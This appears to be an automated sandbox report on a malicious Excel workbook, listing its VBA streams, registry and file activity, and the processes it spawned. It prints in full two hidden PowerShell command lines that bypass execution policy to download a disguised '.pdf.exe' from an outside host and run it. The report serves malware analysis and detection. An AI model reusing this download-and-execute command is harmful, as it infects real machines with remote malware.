Data ASCII:	+,...0.....H.....P.... .X.....`.....h.....p.....x.....oldgcaiba.....Worksheets..
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 b4 00 00 00 08 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 8e 00 00 00 02 00 00 00 e4 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 176

General

Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	176
Entropy:	3.03638398782
Base64 Encoded:	False
Data ASCII:	O h.....+'...0.....8.....@... ...P.....l.....x.....De ll.....De ll.....@@.....b.....
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 80 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 04 00 00 00 40 00 00 00 08 00 00 00 50 00 00 00 0c 00 00 00 60 00 00 00 0d 00 00 00 6c 00 00 00 13 00 00 00 78 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00 44 65 6c 6c 00 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 200639

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	200639
Entropy:	7.92744162749
Base64 Encoded:	True
Data ASCII:	<pre>T8.....\..p.... Dell B.....a.....=.....ThisWorkbook.....=......PK..8.....X..@ </pre>
Data Raw:	<pre> 09 08 10 00 00 06 05 00 54 38 cd 07 c1 c0 01 00 06 07 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 04 00 00 44 65 6c 6c 20 </pre>

Stream Path: _VBA_PROJECT_CUR/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 478

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	478
Entropy:	5.17133809761
Base64 Encoded:	True
Data ASCII:	ID="{00000000-0000-0000-0000-000000000000}"..Document=ThisWorkbook/&H00000000..Document=oldgcaiba/&H00000000..Name="VBAProject"..HelpContextID=0..VersionCompatible32="393222000"..CMG="96943AD646FAD8FED8FEDC02DC02"..DPB="D1D37D629A629A9D66639A4240E82BD888ED
Data Raw:	49 44 3d 22 7b 30 30 30 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 30 30 30 30 30 30 30 30 30 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 6f 6c 64 67 63 61 69 62 61 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4e 61 6d 65 3d 22 56 42 41 50 72 6f 6a 65 63 74 22 0d

Stream Path: _VBA_PROJECT_CUR/PROJECTwm, File Type: data, Stream Size: 71

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECTwm
File Type:	data
Stream Size:	71
Entropy:	3.1232478398
Base64 Encoded:	False
Data ASCII:	ThisWorkbook.T.h.i.s.W.o.r.k.b.o.o.k...oldgcaiba.o.l.d.g.c.a.i.b.a.....
Data Raw:	54 68 69 73 57 6f 72 6b 62 6f 6b 00 54 00 68 00 69 00 73 00 57 00 6f 00 72 00 6b 00 62 00 6f 00 6f 00 6b 00 00 00 6f 6c 64 67 63 61 69 62 61 00 6f 00 6c 00 64 00 67 00 63 00 61 00 69 00 62 00 61 00 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/_VBA_PROJECT, File Type: ISO-8859 text, with no line terminators,
Stream Size: 7

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/_VBA_PROJECT
File Type:	ISO-8859 text, with no line terminators
Stream Size:	7
Entropy:	1.84237099318
Base64 Encoded:	False
Data ASCII:	. a
Data Raw:	cc 61 ff ff 00 00 00

Stream Path: VBA_PROJECT_CUR/VBA/dir, File Type: data, Stream Size: 224


General	
Stream Path:	_VBA_PROJECT_CUR/VBA/dir
File Type:	data
Stream Size:	224
Entropy:	5.5463550152
Base64 Encoded:	False
Data ASCII:	0.....H.....VBAProject..4..@..j...=...r..Q.T..."<.....D.....T.hisWorkb@ookG.....h.i.s.W.. o.r.k.b...o.../2./..u.H..1.....C*"..+...^...oldgcaib.aG.....l.. .d.g.c.a.4jb.....2...@.....

General	
Data Raw:	01 dc b0 80 01 00 04 00 00 00 01 00 30 aa 02 02 90 09 00 20 14 06 48 03 00 a8 80 00 00 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 00 08 05 06 12 09 02 12 a5 95 1f 51 06 54 00 0c 02 22 3c 02 0a 0f 02 b6 02 44 00 13 02 07 ff ff 19 02 1d 54 00 68 69 73 57 6f 72 6b 62 40 6f 6f 6b 47 00 18 01 11 00 00 68 00 69 00 73

Network Behavior
No network behavior found

Code Manipulations

Statistics
Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2088 Parent PID: 584

General	
Start time:	11:31:39
Start date:	27/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fa30000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\339E.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	13FD7EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAA29AC0	unknown

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAA3E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAA3E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAA3E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F34C6	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F361E	success or wait	1	7FEEAA29AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	}%7	binary	7D 25 37 00 28 08 00 00 02 00 00 00 00 00 00 00 34 00 00 00 01 00 00 00 18 00 00 00 10 00 00 00 35 00 39 00 30 00 31 00 37 00 37 00 37 00 2E 00 78 00 6C 00 73 00 00 00 35 00 39 00 30 00 31 00 37 00 37 00 37 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAA29AC0	unknown

[illegible]

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
----------	------	------	----------	----------	------------	-------	----------------	--------

Analysis Process: powershell.exe PID: 2700 Parent PID: 1220

General

Start time:	11:32:38
Start date:	27/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Wow64 process (32bit):	false
Commandline:	powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -command '& { iwr http://spearpartiran.com/js/2Q/5901777.pdf.exe -OutFile C:\Users\Public\ofmhayq.exe}; & {Start-Process -FilePath 'C:\Users\Public\ofmhayq.exe'}
Imagebase:	0x13fd50000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Old File Path	New File Path	Completion	Count	Source Address	Symbol
---------------	---------------	------------	-------	----------------	--------

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
-----------	--------	--------	-------	-------	------------	-------	----------------	--------

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA2AA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	3	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	41	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEEA2769DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEEA2769DF	unknown

Analysis Process: powershell.exe PID: 2684 Parent PID: 1220

General

Start time:	11:32:38
Start date:	27/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -command ' & { iwr http://spearpartiran.com/js/2Q/5901777.pdf.exe -OutFile C:\Users\Public\oftmhayq.exe}; & {Start-Process -FilePath 'C:\Users\Public\oftmhayq.exe'}
Imagebase:	0x13fd50000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path				Access	Attributes	Options	Completion	Count	Source Address	Symbol
File Path							Completion	Count	Source Address	Symbol
Old File Path		New File Path				Completion	Count	Source Address	Symbol	
File Path		Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol	

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA2AA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA31BEC7	ReadFile
